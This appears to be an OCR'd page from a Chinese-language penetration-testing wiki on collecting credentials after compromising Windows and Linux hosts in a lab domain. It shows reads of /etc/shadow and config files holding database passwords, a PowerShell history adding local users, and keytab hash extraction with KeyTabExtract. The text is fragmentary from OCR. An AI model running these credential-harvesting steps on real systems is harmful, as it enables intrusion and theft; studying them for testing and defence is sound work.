
(shadow SAM)

Windows

Windows SS



Web

Web02 .Net MSSQL

Web.config - Notepad

File Edit Format View Help

```
<?xml version="1.0"?>
<configuration>
  <configSections>
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Cultu
  </configSections>
  <connectionStrings>
    <add name="Medicine_DB" connectionString="server=172.16.1.52;database=medicine;uid=webapp;password=Wh1t3_B1rd2023;"/>
  </connectionStrings>
  <!--
    有关 web.config 更改的说明，请参见 http://go.microsoft.com/fwlink/?LinkId=235367。

    可在 <httpRuntime> 标记上设置以下特性。
      <system.Web>
        <httpRuntime targetFramework="4.8" />
      </system.Web>
  -->
  <system.web>
    <customErrors mode="Off"/>
    <authentication mode="None"/>
    <compilation debug="true" targetFramework="4.0"/>
```

PowerShell

C:\Users\ \AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine PowerShell


ConsoleHost_history.txt - Notepad

File Edit Format View Help

```
cd C:\inetpub\wwwroot\Uploads\
ls
cd C:\Windows\Tasks\
ls
net user lpe Passw0rdweb02lpe /add
net user lpe Passw0rdlpe /add
whoami /priv
wmic useraccount get name,sid
wmic service get name,displayname,pathname
```

SAM

C:\Windows\System32\config SAM SAM SAM



Linux

/etc

/etc/passwd

passwd

```
web01@web01:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
```

/etc/shadow

```
root@web01:~# cat /etc/shadow
root:$6$UScEaCVT1z8Uxzzn$0iuTrHTgfZp2v9Fz9M3tHbWMxny5nYxlaW1Iok7hcmjcyhjMJqePBN8AKH/bLDa70GxazE1fX2NyXq9.d4GdU/:19379:0:99999:7:::
daemon:*:19235:0:99999:7:::
bin:*:19235:0:99999:7:::
sys:*:19235:0:99999:7:::
sync:*:19235:0:99999:7:::
games:*:19235:0:99999:7:::
man:*:19235:0:99999:7:::
lp:*:19235:0:99999:7:::
mail:*:19235:0:99999:7:::
news:*:19235:0:99999:7:::
uucp:*:19235:0:99999:7:::
proxy:*:19235:0:99999:7:::
www-data:*:19235:0:99999:7:::
backup:*:19235:0:99999:7:::
list:*:19235:0:99999:7:::
irc:*:19235:0:99999:7:::
gnats:*:19235:0:99999:7:::
nobody:*:19235:0:99999:7:::
systemd-network:*:19235:0:99999:7:::
systemd-resolve:*:19235:0:99999:7:::
systemd-timesync:*:19235:0:99999:7:::
messagebus:*:19235:0:99999:7:::
syslog:*:19235:0:99999:7:::
_apt:*:19235:0:99999:7:::
tss:*:19235:0:99999:7:::
uuidd:*:19235:0:99999:7:::
tcpdump:*:19235:0:99999:7:::
avahi-autoipd:*:19235:0:99999:7:::
```

/etc/crontab

```
root@web01:~# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

/etc/krb5.keytab

Linux keytab https://github.com/sosdave/KeyTabExtract/blob/master/keytabextract.py NTLM

```
root@web01:~# cat /etc/krb5.keytab
APROD.RAVEN-MED.LOCALWEB01$c␀␂⋄2⋄^⋄⋄{⋄g⋄?⋄⋄⋄APROD.RAVEN-MED.LOCALWEB01$c␀␂⋄sq⋄⋄i⋄z`⋄⋄d⋄QPROD.RAVEN-MED.LOCALWEB01$c␀␂⋄ f⋄IK⋄⋄X⋄⋄N⋄⋄<⋄Pf⋄2ǩC⋄9⋄FPROD.RAVEN-MED.LOCALhostWEB01c␀␂⋄2⋄^⋄⋄{⋄g⋄?⋄⋄⋄FPROD.RAVEN-MED.LOCALhostWEB01c␀␂⋄sq⋄⋄i⋄z`⋄⋄d⋄VPROD.RAVEN-MED.LOCALhostWEB01c␀␂⋄ f⋄IK⋄⋄X⋄⋄N⋄⋄<⋄Pf⋄2kC⋄9⋄[PROD.RAVEN-MED.LOCALhost⋄web01.prod.raven-med.localc␀␂⋄2⋄^⋄⋄{⋄g⋄?⋄⋄⋄[PROD.RAVEN-MED.LOCALhost⋄web01.prod.raven-med.localc␀␂⋄sq⋄⋄i⋄z`⋄⋄d⋄kPROD.RAVEN-MED.LOCALhost⋄web01.prod.raven-med.localc␀␂⋄ f⋄IK⋄⋄X⋄⋄N⋄⋄<⋄Pf⋄2ǩC⋄9⋄SPROD.RAVEN-MED.LOCALRestrictedKrbHostWEB01c␀␂⋄2⋄^⋄⋄{⋄g⋄?⋄⋄⋄SPROD.RAVEN-MED.LOCALRestrictedKrbHostWEB01c␀␂⋄sq⋄⋄i⋄z`⋄⋄d⋄cPROD.RAVEN-MED.LOCALRestrictedKrbHostWEB01c␀␂⋄ f⋄IK⋄⋄X⋄⋄N⋄⋄<⋄Pf⋄2kC⋄9⋄hPROD.RAVEN-MED.LOCALRestrictedKrbHost⋄web01.prod.raven-med.localc␀␂⋄2⋄^⋄⋄{⋄g⋄?⋄⋄⋄hPROD.RAVEN-MED.LOCALRestrictedKrbHost⋄web01.prod.raven-med.localc␀␂⋄sq⋄⋄i⋄z`⋄⋄d⋄xPROD.RAVEN-MED.LOCALRestrictedKrbHost⋄web01.prod.raven-med.localc␀␂⋄ f⋄IK⋄⋄X⋄⋄N⋄⋄<⋄Pf⋄2ǩC⋄9⋄APROD.RAVEN-MED.LOCALWEB01$c⋄⋄)⋄⋄⋄e⋄U⋄C]⋄⋄⋄⋄BAPROD.RAVEN-MED.LOCALWEB01$c⋄⋄)⋄D⋄<     M⋄x(⋄J⋄\⋄QPROD.RAVEN-MED.LOCALWEB01$c⋄⋄)
 [⋄⋄⋄T⋄cG⋄⋄⋄⋄⋄⋄E⋄-f8⋄,Z⋄⋄Oz⋄/'FPROD.RAVEN-MED.LOCALhostWEB01c⋄⋄)⋄⋄⋄e⋄U⋄C]⋄⋄⋄⋄BFPROD.RAVEN-MED.LOCALhostWEB01c⋄⋄)⋄D⋄<     M⋄x(⋄J⋄\⋄VPROD.RAVEN-MED.LOCALhostWEB01c⋄⋄) [⋄⋄⋄T⋄cG⋄⋄⋄⋄⋄⋄E⋄-f8⋄,Z⋄⋄Oz⋄/'[PROD.RAVEN-MED.LOCALhost⋄web01.prod.raven-med.localc⋄⋄)⋄⋄⋄e⋄U⋄C]⋄⋄⋄⋄B[PROD.RAVEN-MED.LOCALhost⋄web01.prod.raven-med.localc⋄⋄)⋄D⋄<     M⋄x(⋄J⋄\⋄kPROD.RAVEN-MED.LOCALhost⋄web01.prod.raven-med.localc⋄⋄) [⋄⋄⋄T⋄cG⋄⋄⋄⋄⋄⋄E⋄-f8⋄,Z⋄⋄Oz⋄/'SPROD.RAVEN-MED.LOCALRestrictedKrbHostWEB01c⋄⋄)⋄⋄⋄e⋄U⋄C]⋄⋄⋄⋄BSPROD.RAVEN-MED.LOCALRestrictedKrbHostWEB01c⋄⋄)⋄D⋄<  M⋄x(⋄J⋄\⋄cPROD.RAVEN-MED.LOCALRestrictedKrbHostWEB01c⋄⋄) [⋄⋄⋄T⋄cG⋄⋄⋄⋄⋄⋄E⋄-f8⋄,Z⋄⋄Oz⋄/'hPROD.RAVEN-MED.LOCALRestrictedKrbHost⋄web01.prod.raven-med.localc⋄⋄)⋄⋄⋄e⋄U⋄C]⋄⋄⋄⋄BhPROD.RAVEN-MED.LOCALRestrictedKrbHost⋄web01.prod.raven-med.localc⋄⋄)⋄D⋄<     M⋄x(⋄J⋄\⋄xPROD.RAVEN-MED.LOCALRestrictedKrbHost⋄web01.prod.raven-med.localc⋄⋄) [⋄⋄⋄T⋄cG⋄⋄⋄⋄⋄⋄E⋄-f8⋄,Z⋄⋄Oz⋄/'root@web01:~#
```


```
root@web01:/home/john@prod.raven-med.local# python3 ext.py  /etc/krb5.keytab
[*] RC4-HMAC Encryption detected.  Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found.  Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered.  Will attempt hash extraction.
[+] Keytab File successfully imported.
□REALM :  PROD.RAVEN-MED.LOCAL
□SERVICE PRINCIPAL :  WEB01$/
□NTLM HASH :  32c6125ea4dd7bad17678b3fcf11c6f8
□AES-256 HASH :  6688494b7f01d8e290115890934e8cf7183caa0750669c32c7a943ed9f391fc3
□AES-128 HASH :  7371d20faf69e07a6000a401be641ea1
```

```
root@web01:/home/john@prod.raven-med.local# python3 ext.py  /etc/krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : PROD.RAVEN-MED.LOCAL
        SERVICE PRINCIPAL : WEB01$/
        NTLM HASH : 32c6125ea4dd7bad17678b3fcf11c6f8
        AES-256 HASH : 6688494b7f01d8e290115890934e8cf7183caa0750669c32c7a943ed9f391fc3
        AES-128 HASH : 7371d20faf69e07a6000a401be641ea1
```

keytab


keytab krb5.keytab keytab NTLM


```
root@web01:/home/john@prod.raven-med.local# python3 ext.py  john.keytab
[*] RC4-HMAC Encryption detected.  Will attempt to extract NTLM hash.
[!] Unable to identify any AES256-CTS-HMAC-SHA1 hashes.
[!] Unable to identify any AES128-CTS-HMAC-SHA1 hashes.
[+] Keytab File successfully imported.
REALM :  prod.raven-med.local
SERVICE PRINCIPAL :  john/
NTLM HASH :  f442e0cc228d1a0cb4621ebce433bcdc
```



ccache

/tmp ccache Linux Kerberos /tmp ccache





home

Bash

psql /dev/null bash root bash

```
web01@web01:~$ cat .bash_history
exit
cd /home
ls
su ansible
gedit info.php
cp info.php info.phtml
ls
ls -al /home
cd /home
ls -al
sudo su
su administrator@prod.raven-med.local
cat /etc/netplan/01-network-manager-all.yaml
ip a
ls -al /home
clear
sudo su
top
clear
cd /var/www/html/upload/
ls -al
sudo rm *
ls -al
sudo su
su administrator@prod.raven-med.local
web01@web01:~$
```

SSH

SSH root ssh

```
web01@web01:~/.ssh$ ls -al
total 16
drwx------  2 web01 web01 4096 Mar  9 13:20 .
drwxr-xr-x 17 web01 web01 4096 Mar  9 11:17 ..
-rw-------  1 web01 web01 2590 Mar  9 13:20 id_rsa
-rw-r--r--  1 web01 web01  565 Mar  9 13:20 id_rsa.pub
```

Web

Web01 PHP

```
web01@web01:/var/www/html$ ls -al
total 292
drwxr-xr-x 8 www-data www-data  4096 Jan 27 20:25 .
drwxr-xr-x 3 root     root      4096 Jan 27 20:02 ..
-rw-r--r-- 1 www-data www-data 10606 Jan 27 20:55 404.html
-rw-r--r-- 1 www-data www-data 11809 Jan 27 20:54 about.html
-rw-r--r-- 1 www-data www-data 13534 Jan 27 21:01 category.html
-rw-r--r-- 1 www-data www-data 15411 Jan 27 21:04 contact.html
drwxr-xr-x 2 www-data www-data  4096 Jan 27 20:40 css
drwxr-xr-x 2 www-data www-data  4096 Jan 27 20:40 img
-rw-r--r-- 1 www-data www-data 52560 Jan 27 19:09 index.html
-rw-r--r-- 1 www-data www-data 16936 Jan 27 20:25 job-detail.html
-rw-r--r-- 1 www-data www-data 39491 Jan 27 21:10 job-list.html
-rw-r--r-- 1 www-data www-data 73649 Jan  1  2022 job-portal-website-template.jpg
drwxr-xr-x 2 www-data www-data  4096 Jan 27 20:40 js
drwxr-xr-x 7 www-data www-data  4096 Jan 27 20:40 lib
-rw-r--r-- 1 www-data www-data   817 Jan 27 19:49 resume.php
drwxr-xr-x 3 www-data www-data  4096 Jan 27 20:40 scss
-rw-r--r-- 1 www-data www-data 13170 Jan 27 21:12 testimonial.html
drwxr-xr-x 2 www-data www-data  4096 Feb 22 07:46 upload
web01@web01:/var/www/html$
```

NodeJS MongoDB Web01 MongoDB

```
web01@web01:/opt/chat.js$ cat app.js
// Chat.JS
// William Moody
// 21.03.2021

// Database connection
var MongoClient = require('mongodb').MongoClient;
var db_url = "mongodb://localhost:27017/";

// Necessary packages for authentication
var session = require('express-session');
var bodyParser = require('body-parser');
var crypto = require('crypto');

// Necessary packages for drafts
var cookieParser = require('cookie-parser');
var serialize = require('node-serialize');
```

Wordpress web

```
ubuntu@blog: /var/www/html/wordpress$ cat wp-config.php  | grep -v '*'
<?php

define( 'DB_NAME', 'wordpress' );

define( 'DB_USER', 'wordpress' );
```

```
define( 'DB_PASSWORD', 'Passw0rdw0rdpr3ss' );

define( 'DB_HOST', 'localhost' );

define( 'DB_CHARSET', 'utf8' );

define( 'DB_COLLATE', '' );

define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

$table_prefix = 'wp_';

define( 'WP_DEBUG', false );




if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

require_once ABSPATH . 'wp-settings.php';
```

sh txt xml yml

```
root@web01:/opt# cat confluence/docker-compose.yml
version: '2'
services:
  web:
    image: vulhub/confluence:7.13.6
    ports:
      - "8090:8090"
    depends_on:
      - db
  db:
    image: postgres:12.8-alpine
    environment:
    - POSTGRES_PASSWORD=postgres
    - POSTGRES_DB=confluence
```

```
root@web01:/opt# cat getinfo.yml
---
name: Get system info
hosts: all
gather_facts:
true tasks:
name: Display
info debug:
msg: "The hostname is {{ ansible_hostname }} and the OS is {{
ansible_distribution }}"
```

Revision #11
Created 5 September 2022 03:01:49 by
Updated 9 December 2023 21:25:42 by